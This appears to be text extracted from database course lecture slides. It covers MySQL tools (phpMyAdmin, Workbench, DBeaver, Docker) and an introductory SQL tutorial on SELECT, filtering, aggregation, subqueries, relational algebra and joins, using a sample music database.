- Browse and edit table contents visually (no SQL needed)

When to use phpMyAdmin vs. DBeaver

phpMyAdmin	Quick admin tasks, import/export, user management
DBeaver	Writing and testing SQL, handling large result sets

Two-Panel Interface

- **Left panel:** collapsible tree of databases and tables
- **Right panel:** active work area
 - *Structure* tab: columns, types, indexes, constraints
 - *SQL* tab: free-form SQL editor with syntax highlighting
 - *Insert* tab: form-based row insertion
 - *Export/Import* tabs: dump and restore data

Examples

Typical Workflow for Course Exercises

- 1 Select your database in the left panel
- 2 Click the **SQL** tab
- 3 Type your query and press **Go**
- 4 Results appear as a table below the editor

INSERT SCREENSHOT HERE

Screenshot of phpMyAdmin showing the SQL editor tab with a simple SELECT query entered and the result table displayed below.

Key UI elements to point out

- Database tree on the left
- SQL input area in the centre
- Results grid below
- Export button for downloading results

MySQL Workbench – Overview

What Is MySQL Workbench?

MySQL Workbench is the official, free GUI tool from Oracle for MySQL.

Download: dev.mysql.com/downloads/workbench/

It combines a SQL editor, visual schema designer, and server administration panel in one application.

Key Features

- **Visual schema design:** drag-and-drop ERM / schema diagrams
- **SQL editor:** auto-completion, syntax highlighting, query history
- **Server administration:** user management, performance monitoring
- **Forward engineering:** generate CREATE SQL scripts from ERM
- **Reverse engineering:** auto-generate ERM from an existing database
- **Data migration wizard:** migrate from other DBMS platforms

Examples

In This Course MySQL Workbench is used for **designing database schemas**.

MySQL Workbench – Forward Engineering Workflow

From ERM Diagram to Running Database

- ① Design your schema visually: create tables, set data types, draw relationships
- ② Review the auto-generated CREATE TABLE scripts
- ③ Click **Database** → **Forward Engineer** to push the schema to MySQL
- ④ The DBMS creates all tables and constraints automatically

Reverse Engineering – the other direction

- ① Click **Database** → **Reverse Engineer**
- ② Connect to an existing MySQL database
- ③ Workbench automatically generates the ERM diagram from live schema

Useful for documenting or understanding an undocumented legacy database.

MySQL Only

MySQL Workbench only connects to MySQL and MariaDB. For PostgreSQL, Oracle, or other databases, use **DBeaver** instead.

[GRAPHIC PLACEHOLDER] MySQL Workbench Schema Designer

INSERT SCREENSHOT HERE

Screenshot of MySQL Workbench ERM diagram view showing several tables (e.g. Artist, Album, Track) with relationship lines connecting them.

What to observe

- Tables shown as boxes with column names and types
- Relationship lines with crow's-foot notation (1:N, M:N)
- Toolbar for adding tables, views, and procedures

DBeaver – Universal Database Client

What Is DBeaver?

DBeaver is a free, open-source, cross-platform database client that supports virtually every database system via JDBC drivers: MySQL, MariaDB, PostgreSQL, SQLite, Oracle, SQL Server, MongoDB, and many more.

Download: dbeaver.io (Community Edition is fully free)

Key Features

- **Universal connectivity:** one tool for all databases
- **SQL editor:** syntax highlighting, auto-completion, query history
- **ER diagram viewer:** reverse-engineers schema into ERM automatically
- **Data editor:** browse/edit table contents with filtering and sorting
- **Export/import:** CSV, JSON, SQL dump, Excel – all built in
- **EXPLAIN viewer:** graphical execution plan for query profiling

DBeaver – Connecting to MySQL (XAMPP)

Setting Up a Connection

- ❶ Open DBeaver → click “**New Database Connection**” (plug icon)
- ❷ Select **MySQL** from the driver list → Next
- ❸ Enter connection details:
 - **Host:** localhost
 - **Port:** 3306
 - **Username:** root
 - **Password:** (*empty for XAMPP default*)
- ❹ Click **Test Connection** – DBeaver downloads the JDBC driver automatically if not yet installed
- ❺ Click **Finish**

Examples

Why DBeaver over phpMyAdmin? DBeaver is a *native desktop application*: faster, supports keyboard shortcuts, handles large result sets better, and works offline without a running Apache web server. Preferred by most developers for daily SQL work.

INSERT SCREENSHOT HERE

Screenshot of DBeaver showing the SQL editor on the left with a SELECT query, and the results grid on the right, with the database tree visible in the navigator panel.

Key UI elements

- **Database Navigator** (left): tree view of all connections
- **SQL Editor** (centre): type and run queries with Ctrl+Enter
- **Results** (bottom): tabular results, editable inline
- **ER Diagram** tab: auto-generated schema diagram

Docker – Running MySQL Without XAMPP

What Is Docker?

Docker packages an application and all its dependencies into a self-contained unit called a **container**. A container runs identically on any machine – no “it works on my laptop” problems.

For databases: spin up a MySQL server in *one command*, destroy it just as easily, and run multiple database versions side by side.

Key Concepts

Image	Blueprint – the recipe for a container
Container	Running instance of an image
Volume	Persistent storage that survives container restarts
Port mapping	-p host:container exposes the container port

Why Docker for database courses?

Clean, reproducible environment. Every student runs the exact same MySQL version. No conflicts with existing software. Destroy and recreate in seconds.

Docker – Starting a MySQL Container

One-Line Setup

```
# Pull the official MySQL image and start a container  
docker run --name my-mysql \  
  -e MYSQL_ROOT_PASSWORD=secret \  
  -e MYSQL_DATABASE=music \  
  -p 3306:3306 \  
  -d mysql:8.0
```

Useful Commands

```
# Connect with the MySQL CLI inside the running container  
docker exec -it my-mysql mysql -u root -psecret  
  
# Stop the container (data preserved in volume)  
docker stop my-mysql  
  
# Completely remove the container  
docker stop my-mysql && docker rm my-mysql
```

Docker Compose – Multi-Container Setup

Real projects need both a database *and* an application server. **Docker Compose** describes the entire stack in one YAML file.

docker-compose.yml

```
version: "3.9"
services:
  db:
    image: mysql:8.0
    environment:
      MYSQL_ROOT_PASSWORD: secret
      MYSQL_DATABASE: music
    ports:
      - "3306:3306"
    volumes:
      - db_data:/var/lib/mysql # data persists on restart

  adminer:
    image: adminer # lightweight phpMyAdmin
    alternative
    ports:
      - "8080:8080"
```


Tool Comparison – Summary

Tool	Type	DB Support	Best For
XAMPP	Local server bundle	MySQL / MariaDB	Quick local setup
phpMyAdmin	Browser GUI	MySQL / MariaDB	Admin, import/export
MySQL Workbench	Desktop GUI	MySQL only	ERM design, DDL gen.
DBeaver	Desktop GUI	Any (via JDBC)	Daily SQL work
Docker	Container runtime	Any image	Reproducible envs

Recommendation for This Course

- **Database server:** XAMPP (Windows/macOS) *or* Docker (any OS)
- **Schema design:** MySQL Workbench (ERM → DDL forward engineering)
- **Daily SQL queries & exercises:** DBeaver

Table of Contents

- 1 Introduction
- 2 Database Systems
- 3 History of Data Models
- 4 Relational Databases
- 5 Relational Algebra
- 6 Normal Forms
- 7 Database Design
- 8 Tools for Database Development
- 9 Structured Query Language**
 - Data Manipulation Language
 - Data Manipulation Language
 - Data Control Language
- 10 Backup and Recovery
- 11 Concurrency
- 12 SQL Optimization
- 13 Database Security
- 14 Object-Relational Mapping
- 15 NoSQL and Distributed Databases

What is SQL?

SQL stands for *Structured Query Language*. Originally called *SEQUEL*, it was developed in **1974 at IBM Research** by Donald Chamberlin and Raymond Boyce for the System R relational prototype.

Three Sub-Languages

Sub-language	Statements	Purpose
DML – Data Manipulation	SELECT, INSERT, UPDATE, DELETE	Work with data
DDL – Data Definition	CREATE, ALTER, DROP	Define schema
DCL – Data Control	GRANT, REVOKE	Manage access

Case Sensitivity

SQL **keywords** (SELECT, FROM, ...) are NOT case-sensitive. String *values* ARE case-sensitive: 'Hamburg' $\neq$ 'hamburg'.

SQL Standardisation History

Key Standards

Standard	Key additions
SQL-86	First ANSI/ISO standard
SQL-92	Major expansion; baseline for most textbooks
SQL:1999	Recursion, triggers, object extensions
SQL:2003	Window functions, XML support
SQL:2016	JSON support, row pattern matching

Dialects

Every RDBMS implements the core standard but adds its own extensions:

- **MySQL/MariaDB:** LIMIT, AUTO_INCREMENT
- **PostgreSQL:** rich window functions, arrays, JSON operators
- **Oracle:** ROWNUM, CONNECT BY (hierarchies)
- **SQL Server:** TOP, T-SQL procedural extensions

This course uses **MySQL 8.x** syntax throughout.

The Example Database – Music Schema

All SQL examples in this section use the following schema:

Tables

```
CREATE TABLE Artist (  
    ArtistID    INT PRIMARY KEY AUTO_INCREMENT,  
    Name        VARCHAR(100) NOT NULL,  
    Country     VARCHAR(50)  
);  
  
CREATE TABLE Album (  
    AlbumID     INT PRIMARY KEY AUTO_INCREMENT,  
    Title       VARCHAR(150) NOT NULL,  
    ArtistID    INT NOT NULL,  
    Genre       VARCHAR(50),  
    ReleaseYear INT,  
    FOREIGN KEY (ArtistID) REFERENCES Artist(ArtistID)  
);  
  
CREATE TABLE Track (  
    TrackID     INT PRIMARY KEY AUTO_INCREMENT,  
    Title       VARCHAR(150) NOT NULL
```

The Example Database – Sample Data

Sample Rows

-- Artists

```
INSERT INTO Artist VALUES (1, 'The Beatles', 'UK');
INSERT INTO Artist VALUES (2, 'Kraftwerk', 'Germany');
INSERT INTO Artist VALUES (3, 'Daft Punk', 'France');
```

-- Albums

```
INSERT INTO Album VALUES (1, 'Abbey Road', 1, 'Rock',
                           1969);
INSERT INTO Album VALUES (2, 'Autobahn', 2, '
    Electronic', 1974);
INSERT INTO Album VALUES (3, 'Random Access Memories', 3, '
    Electronic', 2013);
```

-- Tracks (Duration in seconds)

```
INSERT INTO Track VALUES (1, 'Come Together', 1, 259);
INSERT INTO Track VALUES (2, 'Something', 1, 182);
INSERT INTO Track VALUES (3, 'Autobahn', 2, 1373);
INSERT INTO Track VALUES (4, 'Get Lucky', 3, 248);
INSERT INTO Track VALUES (5, 'Instant Crush', 3, 337);
```

SELECT – The Foundation

The SELECT statement retrieves data from one or more tables. It is the most frequently used SQL statement.

Full Syntax (clauses in writing order)

```
SELECT    column_name(s)           -- what to return
FROM      table_name               -- where to look
WHERE     condition                 -- filter rows
GROUP BY  column_name(s)           -- aggregate into groups
HAVING    condition                 -- filter groups
ORDER BY  column_name(s)           -- sort result
LIMIT     number                   -- max rows to return
```

- SELECT and FROM are the only **mandatory** clauses; all others are optional.
- GROUP BY is used together with aggregate functions; HAVING filters *groups* (like WHERE but for groups, not individual rows).

Execution Order $\neq$ Writing Order

FROM $\rightarrow$ WHERE $\rightarrow$ GROUP BY $\rightarrow$ HAVING $\rightarrow$ SELECT $\rightarrow$ ORDER BY $\rightarrow$ LIMIT

This is why column aliases from SELECT cannot be used in WHERE – WHERE runs

SELECT – Choosing Columns

Examples using the Music database

-- Return ALL columns (convenient for exploration)

```
SELECT * FROM Artist;
```

-- Return specific columns only

```
SELECT Name, Country FROM Artist;
```

-- Qualify column names (required when joining tables)

```
SELECT Artist.Name, Artist.Country FROM Artist;
```

Result of SELECT Name, Country FROM Artist

Name	Country
The Beatles	UK
Kraftwerk	Germany
Daft Punk	France

SELECT DISTINCT

Returning Only Unique Values

```
-- All genres (with duplicates)
SELECT Genre FROM Album;
-- Returns: Rock, Electronic, Electronic

-- Unique genres only
SELECT DISTINCT Genre FROM Album;
-- Returns: Rock, Electronic

-- DISTINCT on multiple columns -- the COMBINATION must be
unique
SELECT DISTINCT Genre, ReleaseYear FROM Album;
```

- Without DISTINCT, SQL returns **all rows including duplicates**
- DISTINCT applies to the **entire row**, not just the first column

Performance Warning

DISTINCT forces the database to sort or hash the entire result set. On large tables this is expensive. Avoid it if your query already guarantees unique rows, or use

LIMIT and OFFSET – Pagination

Restricting the Number of Returned Rows

-- Return at most 2 albums

```
SELECT * FROM Album LIMIT 2;
```

-- Skip first 2, then return the next 2 (page 2, 2 rows/page)

```
SELECT * FROM Album ORDER BY AlbumID LIMIT 2 OFFSET 2;
```

-- SQL Server syntax (for reference):

```
SELECT TOP 2 * FROM Album;
```

Result of SELECT Title FROM Album LIMIT 2

Title
Abbey Road
Autobahn

Aliases (AS) – Renaming Output

Column, Table, and Expression Aliases

```
-- Column alias: rename output column
SELECT Title AS album_title, ReleaseYear AS year
FROM Album;

-- Expression alias: label a computed value
SELECT Title, Duration / 60.0 AS duration_minutes
FROM Track;

-- Table alias: shorter reference (essential for JOINS)
SELECT a.Name, al.Title
FROM Artist AS a
JOIN Album AS al ON a.ArtistID = al.ArtistID;
```

- Aliases are **temporary** – they only exist for the duration of the query
- Column aliases can be used in ORDER BY (MySQL extension)
- Column aliases **cannot** be used in WHERE or HAVING (those clauses execute before SELECT)

Aggregate Functions – Overview

Aggregate functions compute a single value from a set of rows.

Common Functions – Music Database Examples

```
-- Count all rows (including NULLs)
SELECT COUNT(*) FROM Track;           -- Result: 5

-- Count non-NULL values in a column
SELECT COUNT(Duration) FROM Track;    -- Result: 5

-- Min / Max / Sum / Average
SELECT MIN(Duration) FROM Track;      -- Result: 182
SELECT MAX(Duration) FROM Track;      -- Result: 1373
SELECT SUM(Duration) FROM Track;      -- Result: 2399
SELECT AVG(Duration) FROM Track;      -- Result: 479.8
SELECT AVG(Duration) / 60.0 AS avg_min FROM Track; -- ~8 min
```

- COUNT(*) counts **all rows** (including NULL); COUNT(col) counts only **non-NULL** values
- Most powerful when combined with GROUP BY

Common Mistakes – SELECT Basics

Mistake 1: Using = NULL instead of IS NULL

-- WRONG: always returns 0 rows (NULL = NULL is NULL, not TRUE)

```
SELECT * FROM Artist WHERE Country = NULL;
```

-- CORRECT

```
SELECT * FROM Artist WHERE Country IS NULL;
```

Mistake 2: Referencing alias in WHERE

-- WRONG: 'dur_min' is not yet defined when WHERE runs

```
SELECT Duration / 60.0 AS dur_min FROM Track  
WHERE dur_min > 4;
```

-- CORRECT: repeat the expression

```
SELECT Duration / 60.0 AS dur_min FROM Track  
WHERE Duration / 60.0 > 4;
```

WHERE – Filtering Rows

Basic Filtering – Music Database

-- Albums released after 2000

```
SELECT Title, ReleaseYear FROM Album
WHERE ReleaseYear > 2000;
```

-- Artists from Germany

```
SELECT Name FROM Artist
WHERE Country = 'Germany';
```

-- Tracks shorter than 3 minutes (180 seconds)

```
SELECT Title, Duration FROM Track
WHERE Duration < 180;
```

Key Rules

- Only rows where the condition evaluates to TRUE are returned
- String comparisons require **single quotes**: 'Germany'
- NULL comparisons: **never** use = NULL, always use IS NULL / IS NOT NULL

WHERE – Logical Operators

AND, OR, NOT – Music Database Examples

```
-- AND: both conditions must be true
-- Electronic albums released before 2000
SELECT Title FROM Album
WHERE Genre = 'Electronic' AND ReleaseYear < 2000;
-- Result: Autobahn

-- OR: at least one condition must be true
-- Artists from UK or France
SELECT Name FROM Artist
WHERE Country = 'UK' OR Country = 'France';
-- Result: The Beatles, Daft Punk

-- Combining with parentheses (essential for correctness!)
SELECT Title FROM Album
WHERE Genre = 'Electronic'
      AND (ReleaseYear < 1980 OR ReleaseYear > 2010);
-- Result: Autobahn (1974), Random Access Memories (2013)
```

WHERE – Comparison, BETWEEN, IN

Standard Operators and BETWEEN / IN

```
-- Standard comparison operators
SELECT Title FROM Album WHERE ReleaseYear >= 2000;
SELECT Title FROM Album WHERE Genre <> 'Rock'; -- != also
works

-- BETWEEN (inclusive on both ends)
SELECT Title, Duration FROM Track
WHERE Duration BETWEEN 200 AND 350;
-- Returns: Come Together (259), Get Lucky (248), Instant
Crush (337)

-- IN (equivalent to multiple OR conditions)
SELECT Name FROM Artist
WHERE Country IN ('Germany', 'France');
-- Returns: Kraftwerk, Daft Punk

-- NOT IN
SELECT Name FROM Artist
WHERE Country NOT IN ('UK');
```


WHERE – LIKE for Pattern Matching

Wildcard Characters

-- % matches zero, one, or many characters

-- Tracks starting with 'C'

```
SELECT Title FROM Track WHERE Title LIKE 'C%';
```

-- Result: Come Together

-- Albums containing 'Road' anywhere

```
SELECT Title FROM Album WHERE Title LIKE '%Road%';
```

-- Result: Abbey Road

-- Artists ending with 'k'

```
SELECT Name FROM Artist WHERE Name LIKE '%k';
```

-- Result: Daft Punk, Kraftwerk

-- _ matches exactly one character

-- 4-letter artist names (any 4 chars)

```
SELECT Name FROM Artist WHERE Name LIKE '____';
```

- In MySQL with the default collation, LIKE is **case-insensitive**

WHERE – NULL Handling

Testing for NULL

```
-- Artists with no country recorded
SELECT Name FROM Artist WHERE Country IS NULL;

-- Artists WITH a country recorded
SELECT Name FROM Artist WHERE Country IS NOT NULL;

-- NULL propagates in arithmetic
SELECT 5 + NULL;      -- Result: NULL
SELECT NULL > 0;      -- Result: NULL (not FALSE!)
```

= NULL Never Works

WHERE Country = NULL always evaluates to NULL (unknown), **never** TRUE. No rows are ever returned. This is one of the most frequent SQL beginner mistakes.

NULL Semantics

- NULL means *unknown* or *not applicable* – it is **not** zero, empty string, or

WHERE – Common Mistakes Summary

Top 4 WHERE Mistakes

-- 1. *NULL comparison (WRONG / CORRECT)*

WHERE Country = **NULL** -- always 0 rows

WHERE Country **IS** **NULL** -- correct

-- 2. *Forgetting quotes around strings*

WHERE Country = Germany -- ERROR: Germany is not a column

WHERE Country = 'Germany' -- correct

-- 3. *AND / OR precedence without parentheses*

WHERE Genre = 'Rock' **OR** Genre = 'Electronic' **AND** ReleaseYear > 2000

-- Read as: Genre='Rock' OR (Genre='Electronic' AND year >2000)

-- Add parentheses to clarify intent!

-- 4. *Case-sensitive string values (on some collations)*

WHERE Country = 'germany' -- may return 0 rows

WHERE Country = 'Germany' -- correct

ORDER BY – Sorting Results

Sorting Query Results – Music Database

-- Tracks sorted by duration, shortest first (default: ASC)

```
SELECT Title, Duration FROM Track ORDER BY Duration;
```

-- Albums sorted newest first

```
SELECT Title, ReleaseYear FROM Album ORDER BY ReleaseYear  
DESC;
```

-- Multiple columns: primary then secondary sort

```
SELECT Title, Genre, ReleaseYear FROM Album  
ORDER BY Genre ASC, ReleaseYear DESC;
```

Result of ORDER BY ReleaseYear DESC

Title	ReleaseYear
Random Access Memories	2013
Autobahn	1974
Abbey Road	1969

GROUP BY – Grouping Rows

Computing Per-Group Statistics

```
-- How many tracks does each album have?  
SELECT AlbumID, COUNT(*) AS track_count  
FROM Track  
GROUP BY AlbumID;
```

Result

AlbumID	track_count
1	2
2	1
3	2

- GROUP BY **collapses** all rows with the same group value into a single output row
- Every column in SELECT must either appear in GROUP BY **or** be wrapped in an aggregate function

HAVING – Filtering Groups

Filter *after* grouping

```
-- Albums with more than 1 track (HAVING filters groups)
SELECT AlbumID, COUNT(*) AS track_count
FROM Track
GROUP BY AlbumID
HAVING COUNT(*) > 1;

-- Result: AlbumID 1 (2 tracks), AlbumID 3 (2 tracks)

-- Combining WHERE (filter rows) and HAVING (filter groups)
-- Average duration of tracks >200s, per album, only albums
  >250s avg
SELECT AlbumID, AVG(Duration) AS avg_dur
FROM Track
WHERE Duration > 200
GROUP BY AlbumID
HAVING AVG(Duration) > 250;
```

WHERE vs. HAVING

CASE WHEN – Conditional Expressions

Classify Tracks by Duration

```
SELECT Title, Duration,  
       CASE  
         WHEN Duration > 600 THEN 'Long (>10 min)'  
         WHEN Duration >= 240 THEN 'Medium (4-10 min)'  
         ELSE 'Short (<4 min)'  
       END AS length_category  
FROM Track;
```

Expected Result

Title	Duration	length_category
Come Together	259	Medium (4-10 min)
Something	182	Short (<4 min)
Autobahn	1373	Long (>10 min)
Get Lucky	248	Medium (4-10 min)
Instant Crush	337	Medium (4-10 min)

CASE WHEN – Conditional Aggregation

Pivot-style report: count albums per era

```
SELECT
  SUM(CASE WHEN ReleaseYear < 1980 THEN 1 ELSE 0 END)
    AS before_1980,
  SUM(CASE WHEN ReleaseYear BETWEEN 1980 AND 1999 THEN 1
    ELSE 0 END)
    AS the_80s_90s,
  SUM(CASE WHEN ReleaseYear >= 2000 THEN 1 ELSE 0 END)
    AS after_2000
FROM Album;
-- Result: before_1980=2, the_80s_90s=0, after_2000=1
```

Examples

Use Case Conditional aggregation avoids subqueries and produces a single-row summary. Common in dashboards and reporting queries. CASE WHEN can appear in SELECT, ORDER BY, and inside any aggregate function.

Subqueries – Introduction

A **subquery** (inner query) is a SELECT statement nested inside another SQL statement. It is evaluated first and its result is used by the outer query.

Three Positions for Subqueries

Position	What it produces
FROM clause	A temporary table (derived table / inline view)
WHERE clause	A value or set of values to compare against
SELECT clause	A scalar value (one value per outer row)

Example: Subquery in FROM

```
-- Find artist name for albums released before 1980
SELECT ar.Name, sub.Title
FROM (
    SELECT Title, ArtistID FROM Album WHERE ReleaseYear < 1980
) AS sub
JOIN Artist AS ar ON sub.ArtistID = ar.ArtistID;
-- Returns: The Beatles / Abbey Road, Kraftwerk / Autobahn
```

Subqueries – IN and EXISTS

Subquery in WHERE with IN

```
-- Artists who have at least one Electronic album
SELECT Name FROM Artist
WHERE ArtistID IN (
    SELECT ArtistID FROM Album WHERE Genre = 'Electronic'
);
-- Returns: Kraftwerk, Daft Punk
```

Subquery with EXISTS (often faster)

```
-- Same result, but EXISTS stops as soon as one match is
  found
SELECT Name FROM Artist AS ar
WHERE EXISTS (
    SELECT 1 FROM Album AS al
    WHERE al.ArtistID = ar.ArtistID
    AND al.Genre = 'Electronic'
);
```

Correlated Subqueries – and Why to Avoid Them

Correlated subquery: re-executed once per outer row

```
-- For each track, show the average duration of its album
SELECT t.Title, t.Duration,
       (SELECT AVG(t2.Duration) FROM Track t2
        WHERE t2.AlbumID = t.AlbumID) AS album_avg
FROM Track AS t;
```

Better: JOIN + GROUP BY (executes only once)

```
SELECT t.Title, t.Duration, avg_data.avg_dur
FROM Track AS t
JOIN (
  SELECT AlbumID, AVG(Duration) AS avg_dur
  FROM Track GROUP BY AlbumID
) AS avg_data ON t.AlbumID = avg_data.AlbumID;
```

Performance

EXISTS, ANY, ALL

Set-Based Comparisons

```
-- ANY: true if ANY value in subquery satisfies the
      condition
-- Tracks longer than AT LEAST ONE track on Album 1
SELECT Title, Duration FROM Track
WHERE Duration > ANY (
    SELECT Duration FROM Track WHERE AlbumID = 1
);
-- Equivalent to: Duration > MIN(durations on Album 1) = 182

-- ALL: true if the condition holds for ALL subquery values
-- Tracks longer than EVERY track on Album 1
SELECT Title, Duration FROM Track
WHERE Duration > ALL (
    SELECT Duration FROM Track WHERE AlbumID = 1
);
-- Equivalent to: Duration > MAX(durations on Album 1) = 259
```

Relational Algebra $\rightarrow$ SQL – Unary Operators

Operation	Symbol	RA Syntax	SQL Equivalent
Restriction	σ	$\sigma_C(R)$	SELECT * FROM R WHERE C
Projection	π	$\pi_A(R)$	SELECT A FROM R
Rename (table)	ρ	$\rho_N(R)$	FROM R AS N
Deduplication	δ	$\delta(\pi_A(R))$	SELECT DISTINCT A FROM R
Aggregation	γ	$\gamma_{A, \text{SUM}(B)}(R)$	SELECT A, SUM(B) ...GROUP BY A
Sorting	τ	$\tau_{A \text{ DESC}}(R)$	SELECT * FROM R ORDER BY A DESC

Key Insight

σ selects **rows** (horizontal cut); π selects **columns** (vertical cut). In SQL both are expressed in a single SELECT ...FROM ...WHERE statement.

Example – Music Schema

$\pi_{\text{name, genre}}(\sigma_{\text{year} > 2000}(\text{Album})) \Rightarrow \text{SELECT name, genre FROM Album}$

Relational Algebra $\rightarrow$ SQL – Binary Operators

Operation	RA Syntax	SQL Equivalent
Union	$R_1 \cup R_2$	(...) UNION (...)
Intersection	$R_1 \cap R_2$	(...) INTERSECT (...)
Difference	$R_1 \setminus R_2$	(...) EXCEPT (...)
Cartesian Product	$R_1 \times R_2$	SELECT * FROM R1, R2
Division	$R_1 \div R_2$	No direct keyword – use NOT EXISTS

- UNION removes duplicates by default; UNION ALL keeps them (faster).
- INTERSECT / EXCEPT were added in MySQL only in v8.0.31.
- The Cartesian product (FROM R1, R2 without a join condition) returns every combination of rows – almost always unintentional in practice.

UNION Example

Artists appearing on an Album *or* on a Compilation:

```
SELECT artist_id FROM Album UNION SELECT artist_id FROM  
Compilation
```

Relational Algebra $\rightarrow$ SQL – Join Operators

Operation	RA	SQL
Natural Join	$R_1 \bowtie R_2$	<code>R1 NATURAL JOIN R2</code>
Inner Join	$R_1 \bowtie_C R_2$	<code>R1 INNER JOIN R2 ON C</code>
Left Outer Join	$R_1 \ltimes R_2$	<code>R1 LEFT JOIN R2 ON C</code>
Right Outer Join	$R_1 \rtimes R_2$	<code>R1 RIGHT JOIN R2 ON C</code>
Full Outer Join	$R_1 \ltimes\rtimes R_2$	<code>LEFT JOIN UNION RIGHT JOIN</code>

Choosing the Right Join

- `INNER JOIN`: only rows with a match on **both** sides.
- `LEFT JOIN`: all rows from the left table; unmatched right columns = `NULL`.
- MySQL has no native `FULL OUTER JOIN` – emulate with `LEFT JOIN UNION RIGHT JOIN`.

Step-by-Step Translation: RA $\rightarrow$ SQL

Task: Find the titles of all tracks on albums released after 2010 by artist “Aurora”.

Relational Algebra:

$$\pi_{\text{title}}(\sigma_{\text{year} > 2010}(\text{Album}) \bowtie \text{Track} \bowtie \sigma_{\text{name} = \text{'Aurora'}}(\text{Artist}))$$

SQL Translation:

```
SELECT t.title
FROM   Track   AS t
JOIN   Album   AS al ON t.album_id   = al.id
JOIN   Artist  AS ar ON al.artist_id = ar.id
WHERE  ar.name = 'Aurora'
      AND al.year > 2010;
```

Translation Pattern

σ (restriction) $\Rightarrow$ WHERE π (projection) $\Rightarrow$ SELECT list $\bowtie$ (join) $\Rightarrow$ JOIN
...ON

Step-by-Step Translation: Aggregation

Task: For each artist, count the number of albums they have released.

Relational Algebra:

$$\gamma_{\text{Artist.name, COUNT(*)} \rightarrow \text{album_count}}(\text{Artist} \bowtie \text{Album})$$

SQL Translation:

```
SELECT    ar.name ,  
          COUNT(al.id) AS album_count  
FROM      Artist AS ar  
LEFT JOIN Album AS al ON ar.id = al.artist_id  
GROUP BY ar.name  
HAVING    COUNT(al.id) > 0  
ORDER BY album_count DESC;
```

- γ (aggregation) $\Rightarrow$ GROUP BY + aggregate function in SELECT.
- LEFT JOIN ensures artists with zero albums still appear (count = 0).
- HAVING filters on aggregated values; WHERE cannot be used here.

SELECT Execution Order

SQL clauses are **written** in one order but **executed** in a different order. Understanding this avoids common query bugs.

Logical Execution Sequence

- 1 **FROM** (and JOINS) – identify and combine source tables
- 2 **WHERE** – filter individual rows
- 3 **GROUP BY** – collapse rows into groups
- 4 **HAVING** – filter groups (after aggregation)
- 5 **SELECT** – compute output expressions; assign column aliases
- 6 **DISTINCT** – remove duplicate rows
- 7 **UNION / INTERSECT / EXCEPT** – combine result sets
- 8 **ORDER BY** – sort the final result
- 9 **LIMIT / OFFSET** – restrict output size

Common Mistakes

- Column aliases (assigned at step 5) **cannot** be referenced in **WHERE** (step 2) or **HAVING** (step 4) – you must repeat the full expression.

Execution Order – Practical Example

Task: Find artists with more than 3 albums, sorted by album count descending.

```
SELECT    ar.name ,
          COUNT(al.id) AS album_count    -- alias assigned at
                                         step 5
FROM      Artist AS ar
JOIN      Album  AS al ON ar.id = al.artist_id  -- step 1
-- WHERE  album_count > 3  --> ERROR: alias unknown at step 2
GROUP BY  ar.name                                -- step 3
HAVING    COUNT(al.id) > 3                      -- step 4: repeat
          expression
ORDER BY  album_count DESC;                    -- step 8: alias OK
          here
```

Rule of Thumb

- Filter on **individual row values** $\Rightarrow$ WHERE
- Filter on **aggregate results** $\Rightarrow$ HAVING

Joins – Overview

SQL **JOINS** combine rows from two or more tables based on a related column. They are the SQL realisation of relational-algebra join operators and are essential whenever data is spread across multiple tables – which is always the case in a normalised schema.







Join types covered in this section

- **INNER JOIN** – only matching rows from both sides
- **NATURAL JOIN** – automatic column-name matching
- **LEFT (OUTER) JOIN** – all rows from the left table
- **RIGHT (OUTER) JOIN** – all rows from the right table
- **Left Anti-Join** – rows in A with no match in B
- **Right Anti-Join** – rows in B with no match in A
- **FULL OUTER JOIN** – all rows from both tables

Running Example – Music Schema


```
Artist(id, name, country)  Album(id, title, year, artist_id)
Track(id, title, duration_sec, album_id)
```

Join Types – Visual Overview

Join Type	Venn	Returns	NULLs?
INNER JOIN		Matching rows only	No
LEFT JOIN		All A + matched B	B cols
RIGHT JOIN		All B + matched A	A cols
Left Anti-Join		A rows with no match in B	B cols
Right Anti-Join		B rows with no match in A	A cols
FULL OUTER JOIN		All rows from both tables	Both

How to read the Venn diagrams

INNER JOIN



```
-- All tracks with their album title
SELECT t.title AS track, al.title AS album
FROM   Track AS t
INNER JOIN Album AS al ON t.album_id = al.id;
```

What it does

Returns **only rows where the join condition is satisfied on both sides**. Rows in Track with no matching Album are discarded – and vice versa.

- JOIN without a qualifier is identical to INNER JOIN in all major DBMS.
- **Most commonly used join** in everyday SQL work.
- NULL join columns are *never* matched – NULL = NULL evaluates to UNKNOWN, not TRUE.

NATURAL JOIN

```
-- Automatically joins on all columns sharing the same name
SELECT * FROM Track NATURAL JOIN Album;
-- Implicit condition: Track.album_id = Album.album_id
-- (only works if both tables have exactly "album_id")
```


What it does

Joins on **all columns sharing the same name** in both tables; no ON clause needed. Duplicate join columns appear only once in the result.

Danger – Silent Breakage

If a developer later adds a column whose name accidentally matches a column in the other table, the join condition changes *silently* and queries return wrong results. Always prefer an explicit INNER JOIN ...ON in production code.

LEFT (OUTER) JOIN




```
-- All artists, including those with no albums yet
SELECT ar.name, al.title AS album
FROM   Artist AS ar
LEFT JOIN Album AS al ON ar.id = al.artist_id;
-- Artists with no albums appear with NULL in "album"
```

What it does

Returns **all rows from the left table (Artist)**, plus matching rows from Album. Where no match exists, Album columns are NULL.

- OUTER keyword is optional: LEFT JOIN = LEFT OUTER JOIN.
- Result always contains at least as many rows as the left table.
- The most frequently used outer join in practice.

RIGHT (OUTER) JOIN




```
-- All albums, including those whose artist_id is missing
SELECT ar.name, al.title AS album
FROM   Artist AS ar
RIGHT JOIN Album AS al ON ar.id = al.artist_id;
-- Albums with no Artist match appear with NULL for ar.name
```

What it does

Returns **all rows from the right table (Album)**, plus matching Artist rows. Where no match exists, Artist columns are NULL.

- Every RIGHT JOIN can be rewritten as a LEFT JOIN by swapping table order: $A \text{ RIGHT JOIN } B \equiv B \text{ LEFT JOIN } A$.
- Most developers use only LEFT JOIN for consistency.

Left Anti-Join (NULL Trick)




```
-- Artists who have released NO albums
SELECT ar.name
FROM   Artist AS ar
LEFT JOIN Album AS al ON ar.id = al.artist_id
WHERE  al.id IS NULL;
```

What it does

Returns only rows from Artist that have **no matching row in Album**.

- The LEFT JOIN produces NULL in Album columns for unmatched artists.
